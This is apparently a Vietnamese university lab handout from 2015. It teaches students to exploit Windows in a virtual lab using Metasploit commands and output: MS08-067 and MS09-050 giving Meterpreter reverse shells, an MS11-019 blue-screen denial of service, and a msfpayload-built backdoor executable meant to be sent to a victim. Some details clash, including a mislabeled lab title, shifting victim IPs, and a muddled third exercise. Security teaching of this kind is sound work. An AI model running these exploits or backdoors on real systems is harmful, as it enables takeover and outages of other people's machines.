

HỌC VIỆN KỸ THUẬT MẬT MÃ  
KHOA AN TOÀN THÔNG TIN  
-----

MODULE THỰC HÀNH  
AN TOÀN HỆ ĐIỀU HÀNH<sup>i</sup>

BÀI THỰC HÀNH SỐ 01.01<sup>ii</sup>

**TẤN CÔNG KHAI THÁC LỖ HỔNG HỆ ĐIỀU  
HÀNH<sup>iii</sup>**

Người xây dựng bài thực hành:

**Đông Thị Thùy Linh**

HÀ NỘI, 2015

## MỤC LỤC

<b>Mục lục .....</b>	<b>2</b>
<b>Thông tin chung VỀ BÀI THỰC HÀNH.....</b>	<b>3</b>
<b>CHUẨN BỊ BÀI THỰC HÀNH.....</b>	<b>4</b>
Đối với giảng viên .....	4
Đối với sinh viên .....	4
 <b>Phần 1. TẤN CÔNG KHAI THÁC LỖ HỔNG HỆ ĐIỀU HÀNH .....</b>	<b>5</b>
1.1. Khai thác lỗ hổng MS 08-067 để chiếm quyền điều khiển máy Windows XP .	5
1.2. Khai thác lỗ hổng MS 11-019 tấn công máy Windows Server 2003 .....	7
1.3. Tấn công khai thác máy Windows 8.1 và Windows Server 2012 .....	9

## **THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH**

**Tên bài thực hành:** Sao lưu, phục hồi hệ thống và dữ liệu

**Module:** An toàn hệ điều hành

**Số lượng sinh viên cùng thực hiện:** 01

**Địa điểm thực hành:** Phòng máy

**Yêu cầu:**

- Yêu cầu phần cứng:
  - + Mỗi sinh viên được bố trí 01 máy tính với cấu hình tối thiểu: CPU 2.0 GHz, RAM 2GB, HDD 50GB
- Yêu cầu phần mềm trên máy:
  - + Hệ điều hành Windows XP/7/8
  - + VMware Workstation 9.0 trở lên
- Công cụ thực hành:
  - + Máy ảo VMware: Windows XP, Windows 8.1, Windows 2003 Server, Windows Server 2012.
- Yêu cầu kết nối mạng LAN: Có
- Yêu cầu kết nối mạng Internet: không
- Yêu cầu khác: máy chiếu, bảng viết, bút/phấn viết bảng

## **CHUẨN BỊ BÀI THỰC HÀNH**

### **Đối với giảng viên**

Trước buổi học, giảng viên (người hướng dẫn thực hành) cần kiểm tra sự phù hợp của điều kiện thực tế của phòng thực hành với các yêu cầu của bài thực hành.

Ngoài ra không đòi hỏi gì thêm.

### **Đối với sinh viên**

Trước khi bắt đầu thực hành, cần tạo các bản sao của máy ảo để sử dụng. Đồng thời xác định vị trí lưu trữ các công cụ đã chỉ ra trong phần yêu cầu.

## PHẦN 1. TẤN CÔNG KHAI THÁC LỖ HỔNG HỆ ĐIỀU HÀNH

Windows là hệ điều hành thương mại của hãng Microsoft, với nhiều phiên bản khác nhau dành cho máy chủ và máy trạm. Theo thống kê tháng 8 năm 2011, các hệ điều hành Windows chiếm tới 78.3% thị phần thị trường hệ điều hành trên toàn thế giới bởi nó cung cấp môi trường để thực thi rất nhiều phần mềm ứng dụng và có tính thân thiện, dễ tiếp cận và sử dụng đối với người dùng.

Tuy vậy, hệ điều hành Windows còn có nhiều lỗ hổng bảo mật và những tin tặc có thể lợi dụng những lỗ hổng bảo mật này để tấn công, kiểm soát, đánh cắp dữ liệu trên máy tính.

Bài thực hành sẽ giới thiệu tới học viên một số lỗ hổng bảo mật trên hệ điều hành Windows và cách khai thác chúng.

### 1.1. Khai thác lỗ hổng MS 08-067 để chiếm quyền điều khiển máy Windows XP

#### Chuẩn bị

- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành window XP với địa chỉ ip: 192.168.121.126

**Yêu cầu:** Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.

Các bước thực hiện:

**Bước 1:** Sử dụng Metasploit để khai thác lỗ hổng

Để khai thác lỗ hổng hệ điều hành Windows XP trên máy nạn nhân thì kẻ tấn công sẽ sử dụng mô-đun exploit/windows/smb/ms08\_067\_netapi đã được tích hợp sẵn trong metasploit. Mô-đun này khai thác một lỗ hổng phân tích cú pháp trong quá trình chuẩn hóa đường dẫn mã của NetAPI32.dll thông qua Server Service, giúp kẻ tấn công có thể vượt qua được NX trên hệ điều hành.

Thực hiện tấn công:

Attacker mở Metasploit trên máy Kali và chọn mô-đun để thực hiện tấn công:

```
root@kali:~# msfconsole
```

```
msf> use exploit/windows/smb/ms08_067_netapi
```

show options để xem các tham số của mô-đun này:

RHOST : là IP của nạn nhân.

LHOST : là IP của kẻ tấn công

```
root@kali: ~  
File Edit View Search Terminal Help  
+ -- ==[ 1412 exploits - 802 auxiliary - 229 post ]  
+ -- ==[ 361 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
-----  
RHOST    192.168.121.126  yes       The target address  
RPORT    445              yes       Set the SMB service port  
SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic Targeting  
  
msf exploit(ms08_067_netapi) > 
```

Kẻ tấn công thiết lập các tham số

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.121.126
```

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.121.128
```

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```

Ở đây kẻ tấn công sử dụng payload **meterpreter** vì đơn giản là nó khó phát hiện, hỗ trợ rất nhiều tùy chọn trong quá trình khai thác máy nạn nhân như : keylog, webcam, hasdump ... Trong tham số command có sử dụng **reverse\_tcp** là cho phép quá trình kết nối ngược về máy của kẻ tấn công. Có thể hiểu một cách đơn giản là máy của kẻ tấn công sẽ mở sẵn một cổng cổng kết nối chờ máy nạn nhân kết nối vào.

Cuối cùng, để module tiến hành thực thi kẻ tấn công dùng lệnh:

```
msf exploit(ms08_067_netapi) > exploit
```

**Bước 2:** Khai thác máy nạn nhân

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Id  Name  
--  --  
0   Automatic Targeting  
  
msf exploit(ms08_067_netapi) > set RHOST 192.168.121.126  
RHOST => 192.168.121.126  
msf exploit(ms08_067_netapi) > set LHOST 192.168.121.128  
LHOST => 192.168.121.128  
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms08_067_netapi) > exploit  
  
[*] Started reverse handler on 192.168.121.128:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (770048 bytes) to 192.168.121.126  
[*] Meterpreter session 1 opened (192.168.121.128:4444 -> 192.168.121.126:1190)  
at 2015-12-20 22:59:41 -0500  
  
meterpreter > 
```

Như vậy là kẻ tấn công đã có thể kiểm soát được máy của nạn nhân. Kẻ tấn công có thể gõ *getuid* để thấy thông tin username, *getinfo* để biết thông tin máy, *ls C:\* để xem ổ đĩa, *mkdir* để tạo thư mục, ...

```
root@kali: ~  
File Edit View Search Terminal Help  
  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > sysinfo  
Computer      : LINH-88D22E5BD3  
OS            : Windows XP (Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : en_US  
Meterpreter   : x86/win32  
meterpreter > 
```

## 1.2. Khái thác lỗ hổng MS 11-019 tấn công máy Windows Server 2003

### Chuẩn bị

- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành Windows 2003 Server với địa chỉ ip: 192.168.121.125

**Yêu cầu:** Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.  
Các bước thực hiện:

**Bước 1:** Sử dụng Metasploit để khai thác lỗ hổng

MS11-019 là mã lỗ hổng dạng Bulletin tương ứng của CVE-2011-0654, đường dẫn tới mô-đun khai thác lỗ hổng này là:

auxiliary/dos/windows/smb/ms11\_019\_electbrowser

Thực hiện câu lệnh:

use auxiliary/dos/windows/smb/ms11\_019\_electbrowser

```
root@kali: ~  
File Edit View Search Terminal Help  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf > search ms11-019  
[!] Database not connected or cache not built, using slow search  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/dos/windows/smb/ms11_019_electbrowser		normal	Microsoft Windows Browser Pool DoS

```
msf > use auxiliary/dos/windows/smb/ms11_019_electbrowser  
msf auxiliary(ms11_019_electbrowser) >
```

**Bước 2:** Thiết lập các thông số để khai thác lỗ hổng ms11-019

Thực hiện các câu lệnh

set DOMAIN visualwin.testdomain

set RHOST 192.168.121.125

set RPORT 138

run

```
root@kali: ~  
File Edit View Search Terminal Help  
Microsoft Windows Browser Pool DoS  
  
msf > use auxiliary/dos/windows/smb/ms11_019_electbrowser  
msf auxiliary(ms11_019_electbrowser) > set DOMAIN visualwin.testdomain  
DOMAIN => visualwin.testdomain  
msf auxiliary(ms11_019_electbrowser) > set RHOST 192.168.121.125  
RHOST => 192.168.121.125  
msf auxiliary(ms11_019_electbrowser) > set RPORT 138  
RPORT => 138  
msf auxiliary(ms11_019_electbrowser) > run  
[*] Sending specially crafted browser election request..  
[*] The target should encounter a blue screen error now  
[*] Auxiliary module execution completed  
msf auxiliary(ms11_019_electbrowser) >
```

**Bước 3:** Kết quả khai thác lỗ hổng

Sau khi thực hiện khai thác lỗ hổng ms11-019 của hệ điều hành windows 2003 Server, kết quả là hệ thống hiện màn hình xanh thông báo lỗi vùng nhớ và máy tính bị tắt



A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Run a system diagnostic utility supplied by your hardware manufacturer. In particular, run a memory check, and check for faulty or mismatched memory. Try changing video adapters.

Disable or remove any newly installed hardware and drivers. Disable or remove any newly installed software. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

\*\*\* STOP: 0x0000007F (0x00000000,0x00000000,0x00000000,0x00000000)

Collecting data for crash dump ...  
Initializing disk for crash dump ...  
Beginning dump of physical memory.  
Dumping physical memory to disk: 59

### 1.3. Tấn công khai thác máy Windows 8.1 và Windows Server 2012

#### Chuẩn bị

- 01 máy tấn công kali-linux có cài metasploit với địa chỉ ip: 192.168.121.128
- 01 máy nạn nhân dùng hệ điều hành Windows Server 2012 (hoặc Windows 8.1) với địa chỉ ip: 192.168.121.126

**Yêu cầu:** Máy nạn nhân không cài phần mềm chống virus, tắt tường lửa.

Các bước thực hiện:

#### Bước 1: Tạo file mã độc

Để có thể khai thác được lỗ hổng hệ điều hành trên máy của nạn nhân thì trước hết kẻ tấn công sử dụng msfpayload để tạo ra một file mã độc có tên là "madoc3.exe" (được đặt tại Desktop). file mã độc này có chức năng như là một cửa hậu giúp kẻ tấn công có thể kết nối được với máy của nạn nhân. Việc tạo file mã độc được thực hiện như trong hình:

```
root@kali: /usr/bin
File Edit View Search Terminal Help
root@kali:~# whereis msfpayload
msfpayload: /usr/bin/msfpayload.framework /usr/bin/msfpayload /usr/bin/X11/msfpa
yload.framework /usr/bin/X11/msfpayload
root@kali:~# cd /usr/bin
root@kali:/usr/bin# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.121
.128 LPORT=4444 x >/root/Desktop/madoc3.exe
[!] *****
[!] * The utility msfpayload is deprecated! *
[!] * It will be removed on or about 2015-06-08 *
[!] * Please use msfvenom instead *
[!] * Details: https://github.com/rapid7/metasploit-framework/pull/4333 *
[!] *****
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 281
Options: {"LHOST"=>"192.168.121.128", "LPORT"=>"4444"}
root@kali:/usr/bin#
```

## Bước 2: Sử dụng Metasploit để khai thác lỗ hổng


Sau khi file chứa mã độc đã tạo xong, kẻ tấn công giờ có thể lấy file này gửi cho nạn nhân và chờ đợi nạn nhân mở file để bắt đầu việc kết nối ngược trở lại máy của mình. Để làm được điều này thì kẻ tấn công mở cửa sổ lệnh mới để thiết lập một trình lắng nghe trên máy của mình. Kẻ tấn công khai thác lỗ hổng ms09-050, lỗ hổng trong SMB 2 (Server Message Block), một giao thức chia sẻ in và file qua mạng do Microsoft phát triển được tích hợp trong hệ điều hành Windows, cho phép kẻ tấn công có thể xâm nhập và chiếm quyền điều khiển.

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.121.124
RHOST => 192.168.121.124
msf exploit(ms09_050_smb2_negotiate_func_index) > set payload windows/meterprete
r/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.121.128
LHOST => 192.168.121.128
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.121.128:4444
[*] Connecting to the target (192.168.121.124:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
```

## Bước 3: Khai thác máy nạn nhân

Ngay khi nạn nhân mở file ra thì mã độc được tiêm vào máy.



```

root@kali: ~
File Edit View Search Terminal Help
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 192.168.121.124
[*] Meterpreter session 1 opened (192.168.121.128:4444 -> 192.168.121.124:49213)
    at 2015-12-21 22:27:57 -0500

meterpreter > getuid
Server username: WIN-QJ7KJFA6K5N\Administrator
meterpreter > sysinfo
Computer      : WIN-QJ7KJFA6K5N
OS            : Windows 2012 (Build 9200).
Architecture : x64 (Current Process is WOW64)
System Language : en-US
Meterpreter   : x86/win32
meterpreter >

```

Như vậy mã độc đã được tiêm từ máy 192.168.121.128:4444 tới máy 192.168.121.124:49213

Như vậy đã có 1 phiên kết nối tới với máy của nạn nhân .

Gõ *getuid* để thấy thông tin username, *getinfo* để biết thông tin máy, *ls C:\* để xem ổ đĩa, *mkdir* để tạo thư mục, ... nói chung kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.

---

<sup>i</sup> Lấy tên theo tên của module thực hành trong danh sách đã phân công

---

<sup>ii</sup> Đánh số theo số thứ tự bài thực hành trong từng module. Số thứ tự của module gồm 2 chữ số và số thứ tự của bài trong module gồm 2 chữ số.

<sup>iii</sup> Lấy đúng tên của bài thực hành trong danh sách đã phân công